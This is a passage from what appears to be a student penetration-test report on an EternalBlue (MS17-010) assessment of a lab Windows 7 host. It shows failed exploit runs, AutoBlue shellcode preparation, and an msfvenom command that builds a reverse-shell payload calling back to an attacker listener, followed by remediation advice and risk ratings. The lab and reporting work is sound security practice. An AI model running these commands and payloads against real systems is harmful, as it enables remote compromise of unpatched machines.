29 - Windows 7 SP1 x86
30 - Windows 2008 SP1 x86
31 - Windows 2003 SP2 x86
32 - Windows XP SP3 x86
33 - Windows 2000 SP4 x86
34 '''
35
36 USERNAME = 'guest'
37 PASSWORD = ''
38
39 '''
40 A transaction with empty setup:
41 - it is allocated from paged pool (same as other transaction types) on Windows 7 and later
42 - it is allocated from private heap (RtlAllocateHeap()) with no on use it on Windows Vista and earlier
43 - no lookaside or caching method for allocating it
44
```


Figure 15c

Failed attempt of 42315.py exploit. The error says STATUS_LOGON_FAILURE bad username. I have also tried with John and Johndoe usernames which still resulted in failure of exploit.

```
(root@kali)~/home/kali/impacket
# python 42315.py 10.222.217.16
Traceback (most recent call last):
  File "/home/kali/impacket/42315.py", line 998, in <module>
    exploit(target, pipe_name)
  File "/home/kali/impacket/42315.py", line 796, in exploit
    conn.login(USERNAME, PASSWORD, maxBufferSize=4356)
  File "/home/kali/impacket/mysmb.py", line 152, in login
    smb.SMB.login(self, user, password, domain, lmhash, nthash, ntlm_fallback)
  File "/home/kali/impacket/impacket/smb.py", line 3494, in login
    self.login_extended(user, password, domain, lmhash, nthash, use_ntlmv2 = True)
  File "/home/kali/impacket/mysmb.py", line 160, in login_extended
    smb.SMB.login_extended(self, user, password, domain, lmhash, nthash, use_ntlmv2)
  File "/home/kali/impacket/impacket/smb.py", line 3429, in login_extended
    if smb.isValidAnswer(SMB.SMB_COM_SESSION_SETUP_ANDX):
  File "/home/kali/impacket/impacket/smb.py", line 778, in isValidAnswer
    raise SessionError("SMB Library Error", self['ErrorCode'] + (self['_reserved'] << 8), self['ErrorCode'], self['Flags2'] & SMB.FLAGS2_NT_STATUS, self)
impacket.smb.SessionError: SMB SessionError: STATUS_LOGON_FAILURE(The attempted logon is invalid. This is either due to a bad username or authentication information.)
```

Figure 16

Failed attempt at using hail Mary attack exploit on 10.222.217.16 in Armitage




Figure 17

Failed reading files on SMB IPC\$ share with smbclient tool

```
(kali㉿kali)-[~]
$ smbclient //10.222.217.16/IPC$
Enter WORKGROUP\kali's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_ACCESS_DENIED listing \*
smb: \> help
?
blocksize      allinfo        altname        archive        backup
chown          cancel         case_sensitive cd              chmod
du             close          del            deltree        dir
geteas         echo           exit           get            getfacl
lcd            hardlink       help           history        iosize
l              link           lock           lowercase      ls
more           mask           md             mget           mkdir
posix          mput           newer          notify         open
posix_unlink   posix_encrypt  posix_open     posix_mkdir    posix_rmdir
pwd            posix_whoami   print          prompt         put
rd             q             queue          quit           readlink
rm             recurse       reget          rename         reput
scopy          rmdir         showacls       setea          setmode
timeout        stat           symlink        tar            tarmode
wdel           translate      unlock         volume         void
tdis           logon          listconnect    showconnect    tcon
!
smb: \> allinfo
allinfo <file>
smb: \> dir
NT_STATUS_ACCESS_DENIED listing \*
smb: \> pwd
Current directory is \\10.222.217.16\IPC$\
smb: \> history
0: ls
1: help
2: allinfo
3: dir
4: pwd
5: history
smb: \> backup
smb: \> pwd
Current directory is \\10.222.217.16\IPC$\
```

AutoBlue is a GitHub tool that can be used to manually exploit eternal blue. It comes with pre-built exploits and automates the shellcode generation. However, compared to Metasploit, it is

still a considerably more manual approach. AutoBlue is great in part because it allows you to pre-build shellcode using a built-in script.

We must navigate using `cd` to the shellcode directory and run `./shell prep.sh` from the `/opt/autoblue` directory. Simply enter the needed information from there. The variables will be fed into `msfvenom`, which will build the shellcode files. It'll also combine them into one file, giving us a single bullet that can handle both x86 and x64 targets.

Figure 18a

Installed Autoblue prepared shellcode with nasm for both x86 and x64 architecture

```
(kali㉿kali)-[~/test]
└─$ git clone https://github.com/3ndG4me/AutoBlue-MS17-010
Cloning into 'AutoBlue-MS17-010' ...
^[[B^[[B^[[Bremote: Enumerating objects: 126, done.
remote: Counting objects: 100% (50/50), done.
remote: Compressing objects: 100% (15/15), done.
remote: Total 126 (delta 40), reused 35 (delta 35), pack-reused 76
Receiving objects: 100% (126/126), 94.22 KiB | 1005.00 KiB/s, done.
Resolving deltas: 100% (74/74), done.

(kali㉿kali)-[~/test]
└─$ python eternal_checker.py 10.222.217.16 -port 445
python: can't open file '/home/kali/test/eternal_checker.py': [Errno 2] No such file or directory

(kali㉿kali)-[~/test]
└─$ cd AutoBlue-MS17-010

(kali㉿kali)-[~/test/AutoBlue-MS17-010]
└─$ python eternal_checker.py 10.222.217.16 -port 445
[*] Target OS: Windows 7 Ultimate 7601 Service Pack 1
[!] The target is not patched
== Testing named pipes ==
[*] Done

(kali㉿kali)-[~/test/AutoBlue-MS17-010]
└─$ nasm -f bin eternalblue_kshellcode_x64.asm -o evilKernel.bin
nasm: fatal: unable to open input file `eternalblue_kshellcode_x64.asm' No such file or directory

(kali㉿kali)-[~/test/AutoBlue-MS17-010]
└─$ cd shellcode

(kali㉿kali)-[~/test/AutoBlue-MS17-010/shellcode]
└─$ nasm -f bin eternalblue_kshellcode_x64.asm -o evilKernel.bin
```

Used msfvenom to generate shellcode.

Command: msfvenom -p windows/x64/shell_reverse_tcp EXITFUNC=thread

LHOST=192.168.171.129 LPORT=443 -f raw -o evilReverse.bin

After running the exploit but running netcat in other terminal we can catch the shell. But

unfortunately, there are errors while running the exploits.

Figure 18b

Failed attempt of running Manual Autoblu exploit due to number of numGroomConn which is a function used for smb connections in the exploit.

```
(kali㉿kali)-[~/test/AutoBlue-MS17-010/shellcode]
└─$ msfvenom -p windows/x64/shell_reverse_tcp EXITFUNC=thread LHOST=192.168.171.129 LPORT=443 -f raw -o evilReverse.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Saved as: evilReverse.bin

(kali㉿kali)-[~/test/AutoBlue-MS17-010/shellcode]
└─$ ls
eternalblue_kshellcode_x64.asm  eternalblue_kshellcode_x86.asm  eternalblue_sc_merge.py  evilKernel.bin  evilReverse.bin  shell_prep.sh

(kali㉿kali)-[~/test/AutoBlue-MS17-010/shellcode]
└─$ cat evilKernel.bin evilReverse.bin > evilPayload.bin

(kali㉿kali)-[~/test/AutoBlue-MS17-010/shellcode]
└─$ ls
eternalblue_kshellcode_x64.asm  eternalblue_kshellcode_x86.asm  eternalblue_sc_merge.py  evilKernel.bin  evilPayload.bin  evilReverse.bin  shell_prep.sh

(kali㉿kali)-[~/test/AutoBlue-MS17-010/shellcode]
└─$ cd ..

(kali㉿kali)-[~/test/AutoBlue-MS17-010]
└─$ python eternalblue_exploit7.py 10.222.217.16 shellcode/evilPayload.bin 2
shellcode size: 1232
numGroomConn: 2
Target OS: Windows 7 Ultimate 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
done
```

Recommendations

Since the system possess great risk with the current SMB server version and vulnerabilities which exist due to that. I recommend the following actions:

- An attacker who exploited the weakness may acquire access to information that could be used to further compromise the user's system. Apply Microsoft patch MS17-10 if at all possible. As a result, the only known way to protect yourself from EternalBlue is to download and install the newest Windows software update. SMB version 1 should be disabled (SMBv1)
- SMB shares should be disabled or hardened. The information included in these shares will be protected if the shares are completely removed. If total eradication is not possible, the shares can be tightened by enabling passwords and disabling null session login.
- Additionally, having Anti-virus software in place could help preventing the risk. Also having the sensitive data encrypted is recommended.
- The Guest user account should be disabled. The active guest user account is only needed for initial server access and is unlikely to be used on the device. Disabling the Guest account reduces the attack surface of Windows devices significantly.
- Implementing user security awareness training could reduce the danger of compromised accounts and devices. The users are frequently the weakest link in any IT system.

- To exploit the issue, an unauthenticated attacker could send a specially crafted packet to a targeted SMBv1 server buffer. That's great for exploiting the issue since you can construct a message with a defined header but an uninitialized variable-length buffer.
- Make sure windows is updated with latest patch available. Try blocking port 445 incase if patch isn't relevant. This way we can avoid lateral movements and remote exploitations.
- Disable SMBv1 since it has multiple public vulnerabilities and exploits. Use SMBv2 or SMBv3 instead.

Risk Rating

The overall risk rating of the system is High. The combination of exposed publicly exploits available for weakness in the system leaves the company at risk which might expose extremely sensitive personal data and result in a significant financial loss.

Appendix A: Vulnerability Detail and Mitigation

Default or Weak Security configuration policies

Risk Rating: High

Nmap NSE script and Armitage tool reveals that smb-os discovery discloses computer and NETBIOS name which is JohnDoe-PC. Also, the security policies disclose that guest user account is enabled for SMB. successful exploitation could allow users to login with guest user account and exploit it.

To remediate this vulnerability, Guest user account should be disabled, and security awareness training should be implemented.

SMB EternalBlue Remote Code Execution Vulnerability

Risk Rating: High

The SMB service is running on the device and SMBv1 is enabled which has a flaw known as eternal blue remote code execution. EternalBlue is a cyber-threat actor exploit that uses specially crafted packets to remotely execute arbitrary code and get network access. It takes advantage of a flaw in Microsoft's Server Message Block (SMB) version 1 (SMBv1) protocol, which is a network file sharing mechanism that allows users to access files on a remote server.

To remediate this vulnerability, follow the below recommendation:

- Patch devices running Microsoft Windows OS with the Microsoft Windows SMB v1 security update.
- Set a Windows Firewall policy to restrict inbound SMB communication to client computers using Group Policy Objects.
- All systems and services should follow the Principle of Least Privilege, and all software should be run as a non-privileged user (without administrative privileges).

References

https://root4loot.com/post/eternalblue_manual_exploit/. (n.d.).

Eternalblue - Center for Internet Security. (n.d.). Retrieved May 5, 2022, from <https://www.cisecurity.org/wp-content/uploads/2019/01/Security-Primer-EternalBlue.pdf>

Yeahhub. (2018, June 26). Exploitation of eternalblue doublepulsar [windows 7 – 64bit] with metasploit framework - yeah hub. Yeah Hub - Kali Linux Tutorials | Tech News | SEO Tips and Tricks. Retrieved May 5, 2022, from <https://www.yeahhub.com/exploitation-eternalblue-doublepulsar-windows-7-64bit-metasploit-framework/>

HTB: Blue. 0xdf hacks stuff. (2021, May 11). Retrieved May 5, 2022, from <https://0xdf.gitlab.io/2021/05/11/htb-blue.html>

Hacking Tutorials. (2017, December 13). Scanning a network for live hosts with nmap. Hacking Tutorials. Retrieved May 5, 2022, from <https://www.hackingtutorials.org/scanning-tutorials/scanning-for-live-hosts-with-nmap/>

Chandel, R., Says:, M., says:, M., says:, B. L., says:, A. R., says:, R., says:, D., says:, I., Says:, H., says:, B., Says:, P. D., says:, N. R., & says:, V. (2022, January 17). A little guide to SMB enumeration. Hacking Articles. Retrieved May 5, 2022, from <https://www.hackingarticles.in/a-little-guide-to-smb-enumeration/>

3ndG4me. (n.d.). 3ndG4me/autoblue-MS17-010: This is just an semi-automated fully working, no-BS, non-metasploit version of the public exploit code for MS17-010. GitHub. Retrieved May 5, 2022, from <https://github.com/3ndG4me/AutoBlue-MS17-010>

Telefonica. (n.d.). [] exploit completed, but no session was created. · issue #22 · Telefonica/Eternalblue-Doublepulsar-Metasploit. GitHub. Retrieved May 5, 2022, from <https://github.com/Telefonica/Eternalblue-Doublepulsar-Metasploit/issues/22>

-, G. S., By, -, GURUBARAN Shttp://gbhackers.comGurubaran is a PKI Security Engineer. Certified Ethical Hacker, S, G., & Gurubaran is a PKI Security Engineer. Certified Ethical Hacker. (2019, September 2). Exploit windows with EternalBlue & Doublepulsar through Metasploit. GBHackers On Security. Retrieved May 5, 2022, from <https://gbhackers.com/windows-eternalblue-doublepulsar/>